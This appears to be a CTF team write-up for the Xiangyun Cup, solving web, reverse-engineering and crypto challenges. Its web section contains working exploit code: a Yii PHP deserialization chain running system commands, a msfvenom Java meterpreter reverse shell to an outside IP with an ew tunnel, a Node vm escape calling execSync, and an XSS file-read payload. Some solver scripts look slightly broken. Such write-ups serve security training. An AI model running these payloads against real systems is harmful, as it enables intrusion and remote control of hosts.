

# 祥云杯题解

原创


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订阅专栏



原创稿件征集

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# bad\_cat战队WRITEUP

## 一、 战队信息

战队名称: bad\_cat

战队排名: 6

## 二、 解题情况

## 三、 解题过程

web

**\*\*1、\*\*ezyii**

网上搜yii的1day

<https://xz.aliyun.com/t/9948#toc-6>

思路类似于第四条链子

exp:

```

<?php
namespace Codeception\Extension{
    use Faker\DefaultGenerator;
    use GuzzleHttp\Psr7\AppendStream;
    class RunProcess{
        protected $output;
        private $processes = [];
        public function __construct(){
            $this->processes[]=new DefaultGenerator(new AppendStream());
            $this->output=new DefaultGenerator('jiang');
        }
    }
    echo base64_encode(serialize(new RunProcess()));
}

namespace Faker{
    class DefaultGenerator
    {
        protected $default;

        public function __construct($default = null)
        {
            $this->default = $default;
        }
    }
}

namespace GuzzleHttp\Psr7{
    use Faker\DefaultGenerator;
    final class AppendStream{
        private $streams = [];
        private $seekable = true;
        public function __construct(){
            $this->streams[]=new CachingStream();
        }
    }
    final class CachingStream{
        private $remoteStream;
        public function __construct(){
            $this->remoteStream=new DefaultGenerator(false);
            $this->stream=new PumpStream();
        }
    }
    final class PumpStream{
        private $source;
        private $size=-10;
        private $buffer;
        public function __construct(){
            $this->buffer=new DefaultGenerator('j');
            include("closure/autoload.php");
            $a = function(){system('cat /flag.txt')};
            $a = \Opis\Closure\serialize($a);
            $b = unserialize($a);
            $this->source=$b;
        }
    }
}

```

然后post就行

flag{19fefeeb-989a-4017-8001-7af62b9e511b}

## \*\*2、\*\*层层穿透

直接传jar可以反弹shell进内网入口

参考 <https://blog.csdn.net/cainiao17441898/article/details/118877408>

```
msfvenom -p java/meterpreter/reverse_tcp LHOST=82.157.25.143 LPORT=11112 -f jar > rce111.jar
```

```
use exploit/multi/handler
```

```
set PAYLOAD java/meterpreter/reverse_tcp
```

```
set lhost 82.157.25.143
```

```
set lport 11112
```

```
run -j
```

先监听后上传，就不会报500的错误了

此时再去submit

```
sessions
```

sessions id 执行拿到shell再 `bash -i 2>&1`，上传一个ew内网穿透(<https://github.com/idlefire/ew>)，chmod下

msf的upload shell执行

```
./ew -s rsockets -d 82.157.25.143 -e 18888
```


```
ctf1@805b94c7b8f0:/tmp$ ./ew_for_linux64 -s rsockets -d 82.157.25.143 -e 18888
./ew_for_linux64 -s rsockets -d 82.157.25.143 -e 18888
```

```
[root@VM-16-13-centos ~]# ./ew_for_linux64 -s rsockets -l 11080 -e 18888
rsockets 0.0.0.0:11080 <--[10000 usec]--> 0.0.0.0:18888
init cmd_server_for_rc here
start listen port here
<-- 0 --> (open)used/unused 1/999
<-- 1 --> (open)used/unused 2/998
<-- 2 --> (open)used/unused 3/997
<-- 3 --> (open)used/unused 4/996
<-- 4 --> (open)used/unused 5/995
<-- 5 --> (open)used/unused 6/994
<-- 6 --> (open)used/unused 7/993
<-- 7 --> (open)used/unused 8/992
<-- 8 --> (open)used/unused 9/991
<-- 9 --> (open)used/unused 10/990
<-- 10 --> (open)used/unused 11/989
<-- 11 --> (open)used/unused 12/988
<-- 12 --> (open)used/unused 13/987
<-- 13 --> (open)used/unused 14/986
<-- 14 --> (open)used/unused 15/985
<-- 15 --> (open)used/unused 16/984
<-- 16 --> (open)used/unused 17/983
<-- 17 --> (open)used/unused 18/982
rsockets cmd_socket OK!
```

[https://blog.csdn.net/qq\\_38154820](https://blog.csdn.net/qq_38154820)

扫描c段，看10.10.1.11:8080

post登陆



抓个包拿session

Cookie: JSESSIONID=DF20EA8AA43E4B62E2CEED904810B112

源码解压看pom.xml依赖

```
<properties>
  <java.version>1.8</java.version>
</properties>

<dependencies>
  <dependency>
    <groupId>com.alibaba</groupId>
    <artifactId>fastjson</artifactId>
    <version>1.2.24</version>
  </dependency>

  <dependency>
    <groupId>de.alpharogroup</groupId>
    <artifactId>user.management</artifactId>
    <version>1.0.4</version>
    <exclusions>
      <exclusion>
        <groupId>org.slf4j</groupId>
        <artifactId>slf4j-log4j12</artifactId>
      </exclusion>
    </exclusions>
  </dependency>
  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>
  </dependency>
  <dependency>
    <groupId>org.apache.shiro</groupId>
    <artifactId>shiro-web</artifactId>
    <version>1.4.0</version>
  </dependency>
</dependencies>
```

漏洞点在fastjson,
















```
http://127.0.0.1/admin/include123.php?u=/tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07#u预览verjs:0:"";user1js:5:"admin";url1js:0:"";html1js:1:"v";url2js:140:"http://127.0.0.1/admin/include123.php?u=/tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07#u
Warning: Use of undefined constant php - assumed 'php' (this will throw an Error in a future version of PHP) in /tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07 on line 1
flag{c2c15ff3-0341-49f0-9997-36b107b9cf3a}
Parse error: syntax error, unexpected '{' in /tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07(1) : eval()'d code on line 1
```

flag{c2c15ff3-0341-49f0-9997-36b107b9cf3a}

#### \*\*4、\*\*crawler\_z

第一次我注册的yenan/yenan，填写profile后观察url出现token1

第二次admin/admin，直接ssrf伪造/user/verify?token=token1



可以指定爬取

vps启动一个http

Python -m SimpleHTTPServer 11111

然后去访问 http://82.157.39.20:11111/escape.html#oss-cn-beijing.ichunqiu.com



读到了，后面构造js的vm逃逸,document.write直接在html里面写，省去外带了

```
<script>
document.write(this.constructor.constructor.constructor.constructor('return process')().mainModule.require('child_process').execSync('/readflag').toString());
</script>
```

```
[root@VM-16-2-centos ssrf]# cat > exp.html << EOF
<script>
> document.write(this.constructor.constructor.constructor.constructor('return process')().mainModule.require('child_process').execSync('/
readflag').toString());
> </script>
> EOF
[root@VM-16-2-centos ssrf]# python -m SimpleHTTPServer 11111
Serving HTTP on 0.0.0.0 port 11111 ...
39.105.23.123 - - [22/Aug/2021 09:38:08] "GET /exp.html HTTP/1.1" 200 -
```

```
["html";"<html><head><script>\ndocument.write(this.constructor.constructor.constructor.constructor('return process')().mainModule.require('child_process').execSync('/readflag').toString());\n    </script>flag{f0425be6-3e46-472a-8879-e19525839caf}\n</head><body></body></html>","headers":{"server":["SimpleHTTP/0.6 Python/2.7.5"],"date":["Sun, 22 Aug 2021 01:38:08 GMT"],"content-type":["text/html"],"content-length":["183"],"last-modified":["Sun, 22 Aug 2021 01:23:26 GMT"],"cookies":[]}]
```

flag{f0425be6-3e46-472a-8879-e19525839caf}

## 5、Secrets\_Of\_Admin

源码拿到

admin@e365655e013ce7fdbdbf8f27b418c8fe6dc9354dc4c0328fa02b0ea547659645

登陆

js的数组绕过，这样检测就没有某个元素绕不过正则了，写checksum为crhyds，提交post时候url编码下

```
content[]=%3Cscript%3Elocation.href%3D%22http%3A%2F%2F127.0.0.1%3A8888%2Fapi%2Ffiles%3Fuseusername%3Dadmin%26filename%3D...%2Ffiles%2Fflag%26checksum%3Dcrhyds%22%3B%3C%2Fscript%3E
```

得到flag为：flag{65453076-effe-48dc-98d5-d0d235f766f8}

## reverse

### \*\*1、\*\*Rev\_APC

生成dll代码

知道了 sha3-256，但是后面并没用上。

核心逻辑:在dll的0x1800015C0函数中，与sys有两种方式通信。

1. dll的0x1800015C0函数中调用了NtRequestWaitReplyPort，这个sys中有NtReplyWaitReceivePort函数负责接收。sys真正处理数据的函数0x14000298C，算法比较好看懂。
2. dll中调用DeviceIOControl，对应sys中的函数为0x140003660。

后面就是看算法了。

exp:

```
from zio import *
def fun6(a, b):
    for i in range(32):
        c = a[i]
        if (c >= 33) & (c <= 79):
            a[i] = (c - 80) & 0xff
            b[i] = (b[i]+a[i])&0xff
        elif (c >= 81) & (c <= 127):
            a[i] = c - 48
            b[i] ^= (a[i] >> 4)
        elif (c > 128):
            a[i] = c - 48
            b[i] = (b[i]-a[i])&0xff
    return a, b
```

```

def defun6(a, b):
    for i in range(32):
        c = a[i]
        if (c >= 33) & (c <= 79):
            a[i] = (c - 80) & 0xff
            b[i] = (b[i]-a[i])&0xff
        elif (c >= 81) & (c <= 127):
            a[i] = c - 48
            b[i] ^= (a[i] >> 4)
        elif (c > 128):
            a[i] = c - 48
            b[i] = (b[i]+a[i])&0xff
    return a, b

def fun5(a, b):
    for i in range(32):
        b[i] ^= a[i]
    return a, b

def fun4(a, b):
    for i in range(32):
        a[i] = (a[i] - 80) & 0xff
    for i in range(16):
        b[2 * i] ^= (16 * a[2 * i]) & 0xff
        b[2 * i + 1] ^= ((a[2 * i]) >> 4) & 0xf
    return a, b

def fun3(a, b):
    for i in range(32):
        b[i] ^= a[i]
    return a, b

def fun2(a, b):
    for i in range(32):
        a[i] = (a[i] - 80) & 0xff
        b[i] ^= ((a[i]>>4)&0xf) | ((a[i]<<4)&0xf0)
    return a, b

def fun1(a, b):
    for i in range(32):
        a[i] = (a[i]+16)&0xff
        b[i] ^= a[i]
    return a, b

def enc():
    b = [ord(c) for c in 'flag{12345678901234567890123456}']
    #b = [91, 36, 164, 45, 64, 21, 144, 29, 194, 5, 189, 39, 240, 29, 80, 137, 178, 73, 216, 105, 177, 245, 80,
59, 99, 154, 94, 170, 79, 175, 153, 126]
    ...
    a3 = '9d5f741799d7e62274f01963516316d2eb6888b737bab0a2b0e1774e3b7389e5'.decode('hex')
    a2 = [0xA5, 0xCF, 0xCD, 0xD6, 0xC5, 0xC3, 0xB1, 0xC5, 0xD2, 0xD9, 0xD7, 0xC7, 0xD6, 0xCD, 0xD4, 0xD8, 0xC3,
0xBB, 0xCD, 0xD8, 0xCC, 0xC3, 0xB0, 0xC5, 0xD8, 0xC9, 0xDC]
    a4 = []
    for i in range(32):
        a4.append(ord(a3[i])^a2[i%len(a2)])
    ...
    a = []
    a2 = [0xA5, 0xCF, 0xCD, 0xD6, 0xC5, 0xC3, 0xB1, 0xC5, 0xD2, 0xD9, 0xD7, 0xC7, 0xD6, 0xCD, 0xD4, 0xD8, 0xC3,
0xBB, 0xCD, 0xD8, 0xCC, 0xC3, 0xB0, 0xC5, 0xD8, 0xC9, 0xDC, 0, 0, 0, 0, 0]

```

```

for i in range(32):
    c = 0
    for j in range(i+1):
        c ^= a2[j]
    a.append(c)

orders = [0, 5, 5, 2, 2, 3, 4, 4, 3, 2, 0, 3, 0, 3, 2, 1, 5, 1, 3, 1, 5, 5, 2, 4, 0, 0, 4, 5, 4, 4, 5, 5][:-1]

print '-----'
for i in range(32):
    print a, ','
    if orders[i] == 0:
        fun1(a, b)
    elif orders[i] == 1:
        fun2(a, b)
    elif orders[i] == 2:
        fun3(a, b)
    elif orders[i] == 3:
        fun4(a, b)
    elif orders[i] == 4:
        fun5(a, b)
    elif orders[i] == 5:
        fun6(a, b)
print '-----'
print (b)

def get_aas2(orders):
    b = [ord(c) for c in 'flag{12345678901234567890123456}']
    a = []
    a3 = '9d5f741799d7e62274f01963516316d2eb6888b737bab0a2b0e1774e3b7389e5'.decode('hex')
    a2 = [0xA5, 0xCF, 0xCD, 0xD6, 0xC5, 0xC3, 0xB1, 0xC5, 0xD2, 0xD9, 0xD7, 0xC7, 0xD6, 0xCD, 0xD4, 0xD8, 0xC3,
0xBB, 0xCD, 0xD8, 0xCC, 0xC3, 0xB0, 0xC5, 0xD8, 0xC9, 0xDC]
    a4 = []
    for i in range(32):
        a4.append(ord(a3[i])^a2[i%len(a2)])
    for i in range(32):
        c = 0
        for j in range(i+1):
            c ^= a4[j]
        a.append(c)
    aas = []
    for i in range(32):
        aas.append(a[:])
        if orders[i] == 0:
            fun1(a, b)
        elif orders[i] == 1:
            fun2(a, b)
        elif orders[i] == 2:
            fun3(a, b)
        elif orders[i] == 3:
            fun4(a, b)
        elif orders[i] == 4:
            fun5(a, b)
        elif orders[i] == 5:
            fun6(a, b)
    return aas

def get_aas(orders):
    print '-----'

```

```

b = [ord(c) for c in '+lag{12345678901234567890123456}']
a = []
a2 = [0xA5, 0xCF, 0xCD, 0xD6, 0xC5, 0xC3, 0xB1, 0xC5, 0xD2, 0xD9, 0xD7, 0xC7, 0xD6, 0xCD, 0xD4, 0xD8, 0xC3,
0xBB, 0xCD, 0xD8, 0xCC, 0xC3, 0xB0, 0xC5, 0xD8, 0xC9, 0xDC, 0, 0, 0, 0, 0]
for i in range(32):
    c = 0
    for j in range(i+1):
        c ^= a2[j]
    a.append(c)
aas = []
for i in range(32):
    aas.append(a[:])
    if orders[i] == 0:
        fun1(a, b)
    elif orders[i] == 1:
        fun2(a, b)
    elif orders[i] == 2:
        fun3(a, b)
    elif orders[i] == 3:
        fun4(a, b)
    elif orders[i] == 4:
        fun5(a, b)
    elif orders[i] == 5:
        fun6(a, b)
return aas

def dec(aas, orders, seed):
    #b = [101, 46, 7, 63, 148, 47, 164, 57, 127, 160, 41, 36, 28, 175, 229, 120, 228, 102, 147, 78, 254, 68, 207
, 240, 223, 246, 251, 73, 235, 24, 215, 30]
    #b = [132, 13, 239, 89, 97, 68, 214, 77, 139, 199, 61, 244, 220, 107, 175, 6, 222, 75, 100, 91, 167, 143, 13
5, 74, 72, 246, 81, 54, 83, 64, 165, 216]
    bs = 164(0x2F34A83A1B38C557) + 164(0xEE8F2F04E4C69739) + 164(0x486FC9246780515E) + 164(0xEBC2C2B0C7BD7F5B)
    b = [ord(i) for i in bs]
    re_orders = orders[::-1]
    for i in range(32):
        a = aas[31-i]
        if re_orders[i] == 0:
            fun1(a, b)
        elif re_orders[i] == 1:
            fun2(a, b)
        elif re_orders[i] == 2:
            fun3(a, b)
        elif re_orders[i] == 3:
            fun4(a, b)
        elif re_orders[i] == 4:
            fun5(a, b)
        elif re_orders[i] == 5:
            defun6(a, b)
    #print b
    s = ''.join(chr(i) for i in b)
    is_printable = True
    for i in range(10):
        if b[i] > 0x80:
            is_printable = False
            break
    if is_printable:
        print seed, s
    return is_printable

def srand(s):

```

```

global seed
seed = s

# microsoft c runtime implementation
def rand():
    global seed
    seed = (seed * 214013 + 2531011) % 2**64

    return (seed >> 16)&0x7fff

def gen_order(seed=1):
    srand(seed)
    orders = []
    for i in range(32):
        orders.append(rand() % 6)
    return orders

orders = gen_order(seed=1)
aas = get_aas(orders)
dec(aas, orders, 1)

```

flag{Kmode\_Umode\_Communication!}

## \*\*2、\*\*勒索解密

分析的程序主要逻辑为先计算出固定秘钥+时间戳结合生成的key进行sha256，再以此作为key将生成将.bmp文件内容进行aes加密，加密iv为0

```

sub_5E73F0(&v9, (int)v11);
*(__QWORD *)&pbData = __PAIR64__(DWORD1(v9), HIDWORD(v9));
HIDWORD(pbData) = v9;
DWORD2(pbData) = _time64(0); // 秘钥生成
pHash = 0;
v3 = 0;
if ( CryptCreateHash((__DWORD *)this, 0x800Cu, 0, 0, &pHash) )// 生成一个空的Hash对象 参数0x800c代表sha_256
{
    if ( CryptHashData(pHash, (const BYTE *)&pbData, 0x10u, 0) )// 计算数据文件的Hash值，保存在Hash对象中
    {
        v5 = CryptDeriveKey((__DWORD *)this, 0x660Eu, pHash, 0, (HCRYPTKEY *) (this + 4));// 通过散列生成一个会话密钥 参数0x660e代表AES_128
        v3 = 0;
        v4 = 1;
        if ( v5 )
            v3 = 1;
    }
}
if ( pHash )
    CryptDestroyHash(pHash);
if ( !v3 )

```

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代码如下：



```

#coding:utf-8
import base64
from hashlib import *
from Crypto.Cipher import AES

def decrypt(data, key):
    cryptos = AES.new(key, AES.MODE_ECB)
    decrpytBytes = list(base64.b64decode(data))
    decrpytBytes = bytes(decrpytBytes)
    data = cryptos.decrypt(decrpytBytes)
    return data

key = "f4b6bb19108b56fc60a61fc967c0afbe71d2d9048ac0ffe931c901e75689eb46"[:32]
key = bytes.fromhex(key)
f1 = open("flag.bmp.ctf_crypter", "rb")
f2 = open("flag.bmp", "wb")
data = f1.read()

def xor(enc, data):
    res = []
    for i in range(len(a)):
        res += [enc[i]^data[i]]
    return bytes(res)

for i in range(len(data)//16):
    enc = base64.b64encode(data[16*i:16*(i+1)])
    if i > 0:
        ans = xor(decrypt(enc, key), data[16*(i-1):16*i])
    else:
        ans = decrypt(enc, key)
    fp2.write(ans)
f1.close()
f2.close()

```

解密得到flag如下:

ctf{2724EE54-9114-4C1E-AC86-3C9B5B6B4C7B}

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### 3、\*\*LightningSystem

从hex生成bin文件。bin文件用ida打开，选择arm架构。分析程序发现从spi接口读取了512字节的数据。通过tips链接下载的logic2软件打开logic.sal可以看到4个波形图，其中chall 2为输入，根据波形提取出512字节数据。继续分析LightningSystem.bin代码，可以看出是个vm，写脚本得到vmcode的功能。继续分析vmcode的代码，得到算法，最后求解exp如下：

求解

```

def brute(v4, v5, a, b, j):
    should_out = [0x12, 0x67, 0x0F, 0xDB, 0xF6, 0x0A, 0x0F, 0x39, 0xF6, 0xC9, 0xF5, 0xC1, 0xF2, 0xA3, 0xD0, 0xD0,
, 0xF5, 0x01, 0x0C, 0x6F, 0x0E, 0x39, 0xF2, 0x80, 0xF5, 0xE4, 0x0C, 0xD7, 0xF8, 0x68, 0x0C, 0x96, 0xF5, 0xA5, 0x
0F, 0x9F, 0x0F, 0x31, 0xF9, 0x2E, 0x1B, 0x07]
    v13 = a
    v14 = b
    v15 = 7 * (j ^ 0x4D)
    v16 = (v5 + 7 * (j ^ 0x4D)) & 0xff
    v18 = v13 - 0x20 + v16
    v19 = (v14 - 0x20) << 7
    o1 = ((v4 + ((v19 + v18) >> 8) + ((v15 + v5) >> 8)) & 0xff)
    o2 = ((v18 + v19) & 0xff)
    if (o1 == should_out[2*j]) & (o2 == should_out[2*j+1]):
        print a, b
        return True
    return False

v4 = 234
v5 = 6
s = ''
for k in range(21):
    find = False
    for a in range(0x20, 0x80):
        for b in range(0x20, 0x80):
            if brute(v4, v5, a, b, k):
                s += chr(a)+chr(b)
                find = True
                break
        if find:
            break
    if not find:
        print ('fail')
print s

```


得到flag如下: flag{31fd5c30-dc82-abd0-741b-9ba425f2e692}

#### **\*\*4、\*\*Rev\_Dizzy**

看反编译的代码，完了拿比较的数据反过来进行加减异或

代码太大，就不贴了，在附属文档（命名为deal.cpp）

跑出flag如下:



## crypto

### \*\*1、\*\*Guess

先是一个sha256的爆破，一共要爆破四位，10秒内出结果，第一关就过去了，第二关和矩阵运算有关，key的矩阵给了第一列的数据【119, 201, 718, 647】，有了这行数据和最后矩阵相乘的结果，可以通过sage函数key.solve\_left()来求得中间生成的随机矩阵。

```
: key=matrix(ZZ, 4, 1, [119, 241, 718, 647])
B=matrix(ZZ, 12, 20,
[269865700520122549144762599745168447135899292447636617756605602545212728167797447445787398106779613741477733230173614340453529478006749280203'
21753429109645055741860564432901220199098834840990645731928767855491592589494730186171754164467008560740923503017340155915066439002173083988570
23050087230622230700182587510139564153292744002180951305698256351021241678221605305893828341914404824696482794091714850998904577502589058335480
25809704664933212382246781146543962122016268489005653422852930411529004020083133918334892906137054981414231656139766924598145030041227482577088
2800247401346700042122928203763481243320539828811338048985654339086111631884127621266490551011449025854593862368062989384878226871932040801776:
2349414054785445378064399026029721097932561404017498074187600668319709022667848041354158556055849998887994366014480077755025224137563603709559
26786833742632888388807591680104496539958465257164509952855884418503750940897071998706580096158858725444725299135283753538474774584977308448099
20892562163450047993636879179073370770004966192137013678662194308029097300493409720912810474571094903559983458557600095592499022653118217086309
17562314980505319786161642768304887859246952497482045208129453118370818895237565704687481293898211063194235002804626769779033802711430284197050
2638027431250656118546637060688264735614351300560413805811556301591140161617971087386560543373015523611047455016262977446336779983463890658854
2311025405042086834412785007708954503379940637582790442609097923936981165065838006408517163596121666172403294870784597788410867138481954087449:
2410618990280739887987900377412303934839422340866013360707450003272458765065331097730293579159013496288158724514418895638290648564138735277257:
C=matrix(ZZ, 12, 1, B.column(2))
A=key.solve_left(C)
print(A)
[26364949485715308411659232264002689270870452375763587970462742886174423982408754470691142792349718141808114179967087249536871319509129010
418473222601605395545608006992436305071893144935566361229598321072846252101450488361392051696213637225348824730032235466446390160257054131
8156197056622985692829393446426824638/119
0
0
0]
[20279830705561960376684997372214588015791365376302207573373907645067657942251535143493783540695461527662427418012771497540841671792515809
580914443851557664191916882438604140853967553515357150999650903445256327915355156161304382447301187580443063005882827285950693111982319234
9545016541214481806449936957017139624/119
0
0
0]
[23495763142097044182098464609080255661097790170331944839553291687694106638022214069527104807899696381089989118764852559475114646385416812
582719518940679472908296254746517862989149349092525163451505413981805233851637358487665114737581109089216962911685187901686884224048629335
8556113268007647155607145360557344409/119
0
0
0]
[24009844541330896810141206989196856961687526746518973540322287314232759070184369113468083736852752576286462663341623943063676327794139225
```

但这个函数的限制条件没调好，现在只能解出一个无用的特解。

首先求key, key是一个204的矩阵, 乘以一个412的矩阵得到hint中的矩阵。也就是 $A \cdot R = B$ , 已知B求A。

<https://ctf.njupt.edu.cn/546.htm#diamond>该博客中有解法, 其中的代码稍微修改修改即可

```
msg = open(r'C:\\Users\\wcj\\Desktop\\guess_c31fa29ffba2ff77b12dec354b8909e6\\hint', 'r').readlines()
B = []
for var in msg:
    var = var[1:-2].split(' ')
    for x in var:
        B.append(int(x))
BB = []
for i in range(0, len(B), 20):
    BB.append(B[i: i + 20])
As = []
for i in range(1000):
    shuffle(BB)
    for line in matrix(len(BB), 20, BB).LLL(delta=float(randint(30000, 99999)/100000)):
        if line[0] < 0:
            line = -line
        if line not in As and all(map(lambda x: 100 <= x <= 1000, line)):
            print(len(BB), line)
            As.append(line)
a = [241, 232, 548, 400, 186, 333, 646, 727, 286, 877, 810, 121, 237, 745, 201, 542, 244, 396, 158, 641]
b = [119, 521, 142, 637, 614, 746, 299, 416, 638, 288, 995, 498, 639, 585, 114, 885, 558, 783, 899, 751]
c = [718, 550, 349, 939, 148, 355, 942, 685, 313, 577, 184, 130, 307, 983, 611, 903, 271, 530, 566, 427]
d = [647, 918, 613, 936, 461, 281, 977, 888, 128, 653, 309, 780, 526, 216, 944, 123, 430, 860, 113, 129]
m = matrix([b, a, c, d])
K = []
for i in range(20):
    for j in range(4):
        K.append(m[j][i])
print(K)
print(len(K)==80)
```

